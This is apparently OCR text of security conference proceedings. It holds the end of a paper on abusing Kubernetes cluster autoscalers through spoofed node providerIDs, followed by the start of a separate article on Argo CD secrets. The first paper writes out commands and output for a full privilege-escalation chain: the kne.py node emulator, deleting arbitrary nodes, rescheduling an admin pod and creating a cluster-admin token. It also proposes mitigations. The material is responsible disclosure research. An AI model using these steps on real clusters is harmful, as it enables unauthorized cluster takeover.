


Fig. 13. Primitive 2: modifying compromised node object

5.4 Primitive 3: arbitrary node deletion

The idea behind this second attack primitive is to apply the same strategy to delete our own node, but to repeat the operation after changing the `providerID` of the node to match that of another existing node in the cluster that we want to delete. Indeed, there is no restriction on the `providerID` field of a node object, so we can set it to any value we want. This means that we can set the `providerID` of our node to the `providerID` of any other node in the cluster.

This vulnerability could be seen as a second-order Insecure Direct Object Reference, as the `providerID` attribute will be used by the `cloud-controller-manager` and autoscalers to identify and delete virtual machines in the cloud provider.

When the autoscaler detects that our node is underutilized, it will delete the virtual machine with the `providerID` we set. This allows us to delete any node in the cluster without having to compromise it. This behavior is interesting because, even if we manage to configure our node to make it feasible for a targeted pod, significant delays may occur before the workload is actually rescheduled onto our node. The ability to delete arbitrary nodes in the cluster can eliminate this waiting period, allowing an attacker to force rescheduling of desired pods directly onto compromised nodes.

Let's take the previous example, but this time by recreating a node with the `providerID` of another node in the cluster. We provide the command in listing 15. We execute the command with the kubelet account of the compromised node.

Listing 15: Recreating a node with the providerID of another node

```
python3 kne.py gke-attack-node-default-node-pool-92ee7023-wh9m \
--create-node \
--provider-id 'gce://../gke-attack-node-secure-node-pool-a80eb07f-hftv'
[+] Provider ID set to
gce://../gke-attack-node-secure-node-pool-a80eb07f-hftv
[+] Node gke-attack-node-default-node-pool-92ee7023-wh9m created
[+] Lease for gke-attack-node-default-node-pool-92ee7023-wh9m
created
[+] Node gke-attack-node-default-node-pool-92ee7023-wh9m patched
with oversized resources
[+] Node gke-attack-node-default-node-pool-92ee7023-wh9m is ready.

kubectl get node \
gke-attack-node-default-node-pool-92ee7023-wh9m \
-o jsonpath='{.spec.providerID}'
gce://../gke-attack-node-secure-node-pool-a80eb07f-hftv
```

We can then cordon the newly created node to make it appear under-utilized to the autoscaler. After some time, the autoscaler will delete the underlying virtual machine of the node with the `providerID` we set, which is not the original virtual machine of the node but the one used by the node we spoofed the `providerID` from. When the virtual machine is deleted, the node object will be deleted by the `node-lifecycle controller` of the `cloud-controller-manager`. In figure 14, we summarize the steps of the attack.




Fig. 14. Primitive 3: arbitrary node deletion

6 Scale me one more time ! Breaking workload node isolation using autoscaling

Let's attempt to compromise a cluster, starting with the identity of a node. For this attack, we will take a misconfigured CICD environment as an example.

Environment Overview

The cluster consists of two node groups, each isolated with taints and labels:

— CICD node pool: Hosts misconfigured CICD runners that build docker images. We suppose their configuration allows to escape from the pod to the node (for example by using a Docker socket exposed to the runner [2]).

— Admin node pool: Hosts an `admin-pod` workload with a powerful cluster-admin service account.

We consider that their isolation is well configured and that in particular labels protected by the `NodeRestriction` admission plugin are used. Our goal is to gain access to the `admin-pod` running in the Admin Node Pool from the CICD Node Pool and get access to its service account. The considered environment is shown in figure 15.




Fig. 15. Cluster configuration with CICD and Admin node pools

We consider that an attacker has compromised a CICD runner and has escaped to the underlying virtual machine `CICD01`. From this node, we can retrieve:

— The `CICD01` kubelet credentials.
— The token of the service account used by the `collector` pod running on the node (provides cluster-wide read access to `Pods` and `Nodes`). We use the primitive 1 described in section 5.2 to retrieve the token.

Reconnaissance with the kubelet account

Using our own kubelet account, we can only read the node object of our compromised node. It still gives us some information about the node, such as its labels and taints. In listing 16, we show the information we can retrieve about our own nodes and the pods running on it.

Listing 16: Information about the node and the pods running on it

```
(CICD01)# kubectl get node gke-attack-node-cicd-node-pool-714e110a-8477 -o
↪  yaml
apiVersion: v1
kind: Node
metadata:
  labels:
    ...
    node-restriction.kubernetes.io/dedicated: cicd
    ...
  name: gke-attack-node-cicd-node-pool-714e110a-8477
spec:
  providerID: gce://padok-lab/europe-west3-c/
              gke-attack-node-cicd-node-pool-8ad4b3a6-25td
  taints:
  - effect: NoSchedule
    key: dedicated
    value: cicd

(CICD01)# kubectl get pod --field-selector \
spec.nodeName=gke-attack-node-cicd-node-pool-714e110a-8477

NAME                       READY   STATUS    RESTARTS   AGE
runner-789bb4f746-q8t86    1/1     Running   0          11m
runner-789bb4f746-t6xdl    1/1     Running   0          11m
```

Discovering Target Admin Pods

Using the `collector` service account token, we gather details about the `admin-pod`. In listing 17, we can see that the pod is selecting node with the label `node-restriction.kubernetes.io/dedicated: admin` and that it only tolerates the taint `dedicated:admin:NoSchedule`, which correspond to the isolation settings of the admin node pool. Therefore, we are unable to have this pod scheduled on our compromised node and to have access to is service account.

Listing 17: Information about the node and the pods running on it

```
(CICD01)# kubectl get pod admin-pod-d99674b4d-82dm9 \
--token $TOKEN \
-o yaml

apiVersion: v1
kind: Pod
metadata:
  labels:
    app: admin-pod
  name: admin-pod-d99674b4d-82dm9
  uid: c5919a49-c235-4acf-aa4b-73fc71522cd9
spec:
  ...
  nodeSelector:
    node-restriction.kubernetes.io/dedicated: admin
  serviceAccountName: cluster-admin-sa
  tolerations:
  - effect: NoSchedule
    key: dedicated
    operator: Equal
    value: admin
```

We we can also read the node objects of the cluster and in particular node from the node pool admin. In listing 18, we can see that the node pool is labeled with `node-restriction.kubernetes.io/dedicated: admin` and we can get its `providerID`.

Listing 18: Information about the node and the pods running on it

```
# kubectl get node gke-attack-node-admin-node-pool-42c1856d-npvg
--token $TOKEN \
-o yaml

apiVersion: v1
kind: Node
metadata:
  labels:
    beta.kubernetes.io/arch: amd64
    beta.kubernetes.io/instance-type: e2-small
    ...
    node-restriction.kubernetes.io/dedicated: admin
  name: gke-attack-node-admin-node-pool-42c1856d-npvg
spec:
  providerID:
  ↪  gce://padok-lab/europe-west3-c/gke-attack-node-admin-node-pool...
  taints:
  - effect: NoSchedule
    key: dedicated
    value: admin
```

Planning the Attack

We will now combine the two attack primitives to gain access to the `admin-pod` running in the Admin Node Pool. The attack consists of two main steps:

— Create a new node with the `providerID` of the target node so that it gets initialized with the same labels as the target node.
— Delete the target node so that the `admin-pod` can be rescheduled on our new node.

To do so we will need to kubelet identities:

— CICD01: used to delete the node hosting `admin-pod`.
— CICD02: recreated with high CPU/RAM and correct labels to attract `admin-pod`.

Credential Harvesting via Node Deletion

To gather those two accounts, we will use the scale down technique presented in primitive 1. It consists of two steps: cordon the node and delete all the pods running on it. After about 15 minutes, the node is removed by the scale-down process of Cluster Autoscaler, and the `ReplicaSet` controller respawns runner pods on another node, as shown in figure 16, allowing us to repeat the exploit and get credential for a second CICD node.

We can repeat the operation a third time to get a third node that we will use to keep connectivity to the Kubernetes API server. Additionally, we can get the collector service account token from this node to monitor what is happening in the cluster. Let's create three kubeconfig files. These files contain the credentials used by the kubernetes client `kubectl` to connect to the cluster API server:

— `CICD01` which will have the credentials of node `gke-attack-node-cicd-node-pool-8ad4b3a6-9hzl`
— `CICD02` which will have the credentials of the node `gke-attack-node-cicd-node-pool-8ad4b3a6-t9mw`
— `collector` which will have the collector access token

Watcher and Timed Node Injection

We will start two instances of the `kne.py` emulator, as shown in listing 19:

— One with `CICD01` credentials and the `providerID` of the node running the `admin-pod`. We will cordon this node to make it under-utilized and have the autoscaler delete the target virtual machine.




Fig. 16. Node deleted after cordoning the node

— One with `CICD02` credentials and the same `providerID`. We will add the annotation `"cluster-autoscaler.kubernetes.io/scale-down-disabled": "true"` to prevent the node from being deleted by the autoscaler as we will announce oversized resource capacities to force the pod to be rescheduled on this node once the target admin node will be deleted.

Listing 19: Starting two instances of kne.py to have the target node deleted and the admin-pod rescheduled on A controlled node

```
$ python3 kne.py gke-attack-node-cicd-node-pool-8ad4b3a6-t9mw
--create-node
--kube-config ./CICD02
--provider-id
↪  gce://padok-lab/../gke-attack-node-admin-node-pool-42c1856d-cbqf
--prevent-scale-down
[+] Provider ID set to
gce://padok-lab/../gke-attack-node-admin-node-pool-42c1856d-cbqf
[+] Node gke-attack-node-cicd-node-pool-8ad4b3a6-t9mw created
[+] Annotations added to prevent scale down of oversized node
[+] Lease for gke-attack-node-cicd-node-pool-8ad4b3a6-t9mw already exists
[+] Node gke-attack-node-cicd-node-pool-8ad4b3a6-t9mw patched with
↪  oversized resources
[+] Node gke-attack-node-cicd-node-pool-8ad4b3a6-t9mw is ready.

$ python3 kne.py gke-attack-node-cicd-node-pool-8ad4b3a6-9hzl
--create-node
--kube-config ./CICD01
--provider-id
↪  gce://padok-lab/../gke-attack-node-admin-node-pool-42c1856d-cbqf
[+] Provider ID set to
gce://padok-lab/../gke-attack-node-admin-node-pool-42c1856d-cbqf
[+] Node gke-attack-node-cicd-node-pool-8ad4b3a6-9hzl created
[+] Lease for gke-attack-node-cicd-node-pool-8ad4b3a6-9hzl created
[+] Node gke-attack-node-cicd-node-pool-8ad4b3a6-9hzl patched with
↪  oversized resources
[+] Node gke-attack-node-cicd-node-pool-8ad4b3a6-9hzl is ready..
```

Quickly, our `CICD01` node will receive the taint `DeletionCandidateOfClusterAutoscaler` and after approximately 15 minutes, the node `gke-attack-node-admin-node-pool-42c1856d-cbqf` will be deleted by the Cluster Autoscaler scale-down process. Our newly created node does not get garbage collected by the `cloud-controller-manager` because it stills reports a good `NodeReady` condition as we keep updating our lease with the node emulator. The pods previously scheduled on the admin node will then be rescheduled onto the `CICD02` node as demonstrated in figure 17 and listing 20, which was specifically recreated for this purpose. We can now create a token for

the service account of those pods and become cluster admin, using the command given in listing 21.

Listing 20: Admin pods rescheduled on CICD02

```
$ kubectl get pod
--field-selector
↪  spec.nodeName=gke-attack-node-cicd-node-pool-8ad4b3a6-t9mw
--kubeconfig ./CICD02
NAME                          READY   STATUS    RESTARTS   AGE
admin-pod-d99674b4d-glv4t     0/1     Pending   0          58s
admin-pod-d99674b4d-pnsv5     0/1     Pending   0          58s
```

Listing 21: Create a token from the service account of the admin pod running on CICD02

```
$ export TOKEN=$(kubectl create token cluster-admin-sa
--bound-object-kind=Pod
--bound-object-name=admin-pod-d99674b4d-glv4t
--bound-object-uid=ef62aa32-4fe6-437f-88bf-7f51d1aa2a75
--kubeconfig ./CICD02)

$ kubectl auth whoami --token=$TOKEN
ATTRIBUTE  VALUE
Username   system:serviceaccount:default:cluster-admin-sa
```

7 How to prevent this attack ?

Preventing the attacks we presented in this paper can be quite easy. Indeed the attack paths rely mostly on the ability of the kubelet to modify its own node object with an arbitrary `providerID` when it creates itself. This behavior is often not required as the `providerID` is set by the `node-controller` of the `cloud-controller-manager` when the node is created. Therefore, by adding a custom policy in the cluster with a tool such as Open Policy Agent [32] or Kyverno,[33] that prevents the kubelet from setting its own `providerID`, we can prevent the attack in most situations.

A solution would be also to include the providerID in cryptographically trusted node credentials such as the API server would be able to verify that the kubelet is not providing a fake `providerID`. However this solution would require to modify credentials generation and Kubernetes API behavior.

A fundamental but more difficult problem to tackle is the lack of invalidation of kubelet credentials. It is still an issue as the kubelet can

[32] `https://www.openpolicyagent.org/`
[33] `https://kyverno.io/`




Fig. 17. Admin pod rescheduled onto CICD02 node after node deletion

remove its own taints because of this behavior. However, fixing this issue would require a significant change in credentials generation by cloud providers and, as we reported the vulnerabilities, it does not seem one of their priority. This is perfectly understandable as scenarios considered in this research are not the most common ones. However, we believe that it is important to be aware of this behavior when designing Kubernetes cluster architecture to choose the adequate level of isolation.

Indeed, sometimes it may be more robust to isolate workload at cluster level by using multiple clusters rather than at node level.

8 Conclusion

In this article, we explain how Kubernetes operates in a cloud environment and the principles behind cluster autoscalers. We demonstrated that a second-order Insecure Direct Object Reference (IDOR) vulnerability exists in the `providerID` attribute. This vulnerability arises because Kubernetes node credentials only verify the node name, not its cloud provider ID. Specifically, the node's name is verified, but not its identifier on the cloud provider side, while cloud components (such as the `cloud-controller-manager` and autoscalers) only manipulate this attribute.

We've shown how cluster autoscalers can exploit this vulnerability in two ways: first, by enabling the deletion of a Node object under the control of an attacker, allowing them to modify the `providerID` field, which is supposed to be immutable; and second, by performing the deletion action on a machine based on incorrect information communicated by the kubelet.

Ultimately, these relatively standard vulnerabilities can be used to completely compromise a Kubernetes cluster. An attacker could create a node in an arbitrary domain, gaining access to all the service accounts and secrets used by the cluster's workloads. Yet, it can be quite easy to circumvent this vulnerability by using a custom policy to prevent the kubelet from modifying its own `providerID` as it is often not required in usual cluster operations.

References

1. Github issue: [EKS] [request]: Kubernetes Restricted Label support for Managed Node Groups.
`https://github.com/aws/containers-roadmap/issues/1451`.
2. 0xN3va. Container Escaping: Exposed Docker Socket.
`https://0xn3va.gitbook.io/cheat-sheets/container/escaping/exposed-docker-socket`.

3. CNCF. Annual Survey.
https://www.cncf.io/reports/cncf-annual-survey-2023/, 2023.
4. Kubernetes. Admission Control in Kubernetes: NodeRestriction.
https://kubernetes.io/docs/reference/access-authn-authz/admission-controllers/#noderestriction.
5. Kubernetes. Authenticating with Bootstrap Tokens.
https://kubernetes.io/docs/reference/access-authn-authz/bootstrap-tokens/.
6. Kubernetes. Autoscaling Workloads.
https://kubernetes.io/docs/concepts/workloads/autoscaling/.
7. Kubernetes. KEP-2395: Removing In-Tree Cloud Provider Code.
https://github.com/kubernetes/enhancements/tree/master/keps/sig-cloud-provider/2395-removing-in-tree-cloud-providers.
8. Kubernetes. Kubernetes CVE feed.
https://kubernetes.io/docs/reference/issues-security/official-cve-feed/.
9. R. McNamara. Vulnerability: runc process.cwd and leaked fds container breakout (CVE-2024-21626).
https://snyk.io/fr/blog/cve-2024-21626-runc-process-cwd-container-breakout/, 2023.
10. Microsoft. Threat Matrix for Kubernetes.
https://microsoft.github.io/Threat-Matrix-for-Kubernetes/, 2023.
11. OWASP. Top 10 CI/CD Security Risks.
https://owasp.org/www-project-top-10-ci-cd-security-risks/, 2023.
12. B. Toulas. Hackers target SSRF bugs in EC2-hosted sites to steal AWS credentials.
https://www.bleepingcomputer.com/news/security/hackers-target-ssrf-bugs-in-ec2-hosted-sites-to-steal-aws-credentials/.
13. P. Viossat. Getting ahead of the schedule: manipulating the Kubernetes scheduler to perform lateral movement in a cluster.
https://www.sstic.org/2024/presentation/getting_ahead_of_the_schedule_manipulating_the_k8s_scheduler_to_perform_lateral_moves_in_a_cluster/, 2024.

Argo CD Secrets

Nicolas Iooss
nicolas.iooss@ledger.fr


Ledger Donjon

Abstract. Argo CD is a tool designed to manage Continuous Deployment pipelines between code repositories and Kubernetes clusters. As it is granted important privileges (it runs by default as cluster administrator), it is important to ensure it is deployed securely. It heavily relies on standard Kubernetes objects and store sensitive values in Kubernetes Secrets. What happens when the content of these Secrets is compromised? This question is all the more important when a security incident happens.

This article presents how Argo CD uses its Kubernetes Secrets and provides some recommendations to help ensure the security.

1 Introduction

Managing applications deployed in Kubernetes clusters can be very complex. Several projects and tools were created to tackle these challenges. Nowadays, it is common to hear companies use "CI/CD pipelines" (Continuous Integration and Continuous Delivery [1]) to ease deploying and managing some applications in production environments. This leverages some components which bridge the source code hosting platform (such as GitHub [2] or GitLab [3]) with the places where applications run, like Kubernetes clusters.[4] Many new terms emerged over time: "Infrastructure as Code", "DevOps", "GitOps", etc.

This article focuses on a specific project commonly used in such contexts: Argo CD.[5]

From developers' perspective, Argo CD provides a lightweight way to deploy applications and to monitor their health: most of its configuration happens in files in git repositories or in Kubernetes resources; the web interface provides a summary of the state of the application, as well as

[1] https://en.wikipedia.org/wiki/CI/CD
[2] https://github.com/
[3] https://about.gitlab.com/
[4] https://kubernetes.io/
[5] https://argo-cd.readthedocs.io/en/stable/




Fig. 1. Argo CD demonstration website, `https://cd.apps.argoproj.io/`

a sneak peek at the generated logs and events; the command-line tool enables to easily automate some tasks.

What about its security? It seems to be taken very seriously:

— The documentation includes a page titled "Security"[6] with great details about how security-relevant topics are handled (authentication, authorization, logging, etc.).

— A security policy has been published on GitHub repository `argoproj/argo-cd`.[7] It includes information about supported versions, fixed vulnerabilities and a bug bounty program.

— Argo CD is mostly written in Go, a language helping protect against software memory safety issues.[8]

— The release artifacts are cryptographically signed and attested. The documentation explains how to check signatures and attestations.[9]

— There have been at least two security audits with public reports, in 2021 by Trails of Bits [2] and in 2022 by Ada Logics [6]. Before them, Soluble published five security issues in a blog post in 2020 [4]. In

[6] `https://argo-cd.readthedocs.io/en/release-2.13/operator-manual/security/`

[7] `https://github.com/argoproj/argo-cd/security`

[8] According to the NSA [1], "Some examples of memory safe languages are [...], Go.". Even though it was claimed that data races could break the memory safety guarantees (in `https://blog.stalkr.net/2015/04/golang-data-races-to-break-memory-safety.html` and `https://blog.stalkr.net/2022/01/universal-go-exploit-using-data-races.html`), Go is widely considered as memory-safe.

[9] `https://argo-cd.readthedocs.io/en/release-2.13/operator-manual/signed-release-assets/`

2022 Trend Micro also published a blog post in May 2022 [7] where it explained how admin's initial password was stored.

Moreover, its demo website [10] (figure 1) provides anonymous read-only access. This emphasizes granting read-only access to an Argo CD instance should not enable attackers to read sensitive data or modify the deployed applications. For example, the hash of the admin password is stored in a Kubernetes Secret [11] named `argocd-secret`. The demo website displays the content of this Secret [12]:

```
data:
  admin.password: ++++++++
  admin.passwordMtime: ++++++++
  server.secretkey: ++++++++
  tls.crt: ++++++++
  tls.key: ++++++++
kind: Secret
```

The sensitive values were redacted in the web interface and there is no way to edit the Secret. If there were, this would be considered as a vulnerability in Argo CD (and should be reported to Argo CD's security team).

This philosophy goes beyond the interface. Indeed, contrary to most mainstream web application frameworks, Argo CD does not use a database to store its persistent data. It instead only relies on Kubernetes objects, using the standard ones and some Custom Resources of its own. This has the consequence that every persistent sensitive piece of information used by Argo CD has to be stored in a Kubernetes Secret. This includes configuration values in the previously described Secret `argocd-secret`, credentials to access other managed clusters,[13] the initial Redis credentials,[14] etc.

Despite such a strong security posture, Argo CD can be configured in ways creating vulnerabilities. In a blog post published in December

[10] `https://cd.apps.argoproj.io/`

[11] `https://kubernetes.io/docs/concepts/configuration/secret/`

[12] `https://cd.apps.argoproj.io/applications/argocd/argo-cd?view=tree&resource=&node=%2FSecret%2Fargocd%2Fargocd-secret%2F0`

[13] function `CreateCluster` is creating a Secret to store the configuration of the managed cluster, in `https://github.com/argoproj/argo-cd/blob/v2.13.1/util/db/cluster.go#L109`. There also is a Secret containing a persistent service account token in each managed cluster, created if needed by function `getOrCreateServiceAccountTokenSecret` in `https://github.com/argoproj/argo-cd/blob/v2.13.1/util/clusterauth/clusterauth.go#L258-L332`.

[14] command `argocd admin redis-initial-password` creates this secret in `https://github.com/argoproj/argo-cd/blob/v2.13.1/cmd/argocd/commands/admin/redis_initial_password.go#L48-L72`.

2024 [5], I studied two examples where Argo CD was deployed in ways which unexpectedly enabled privilege escalation and authentication bypass. In the second example, an attacker started their attack on Argo CD through accessing its Secrets. This kind of lateral movement attack curiously seems to be missing from the public state of the art related to Kubernetes cluster security. This article presents this example once again, highlighting the importance of Kubernetes Secrets.

2 Deployment Use-Case

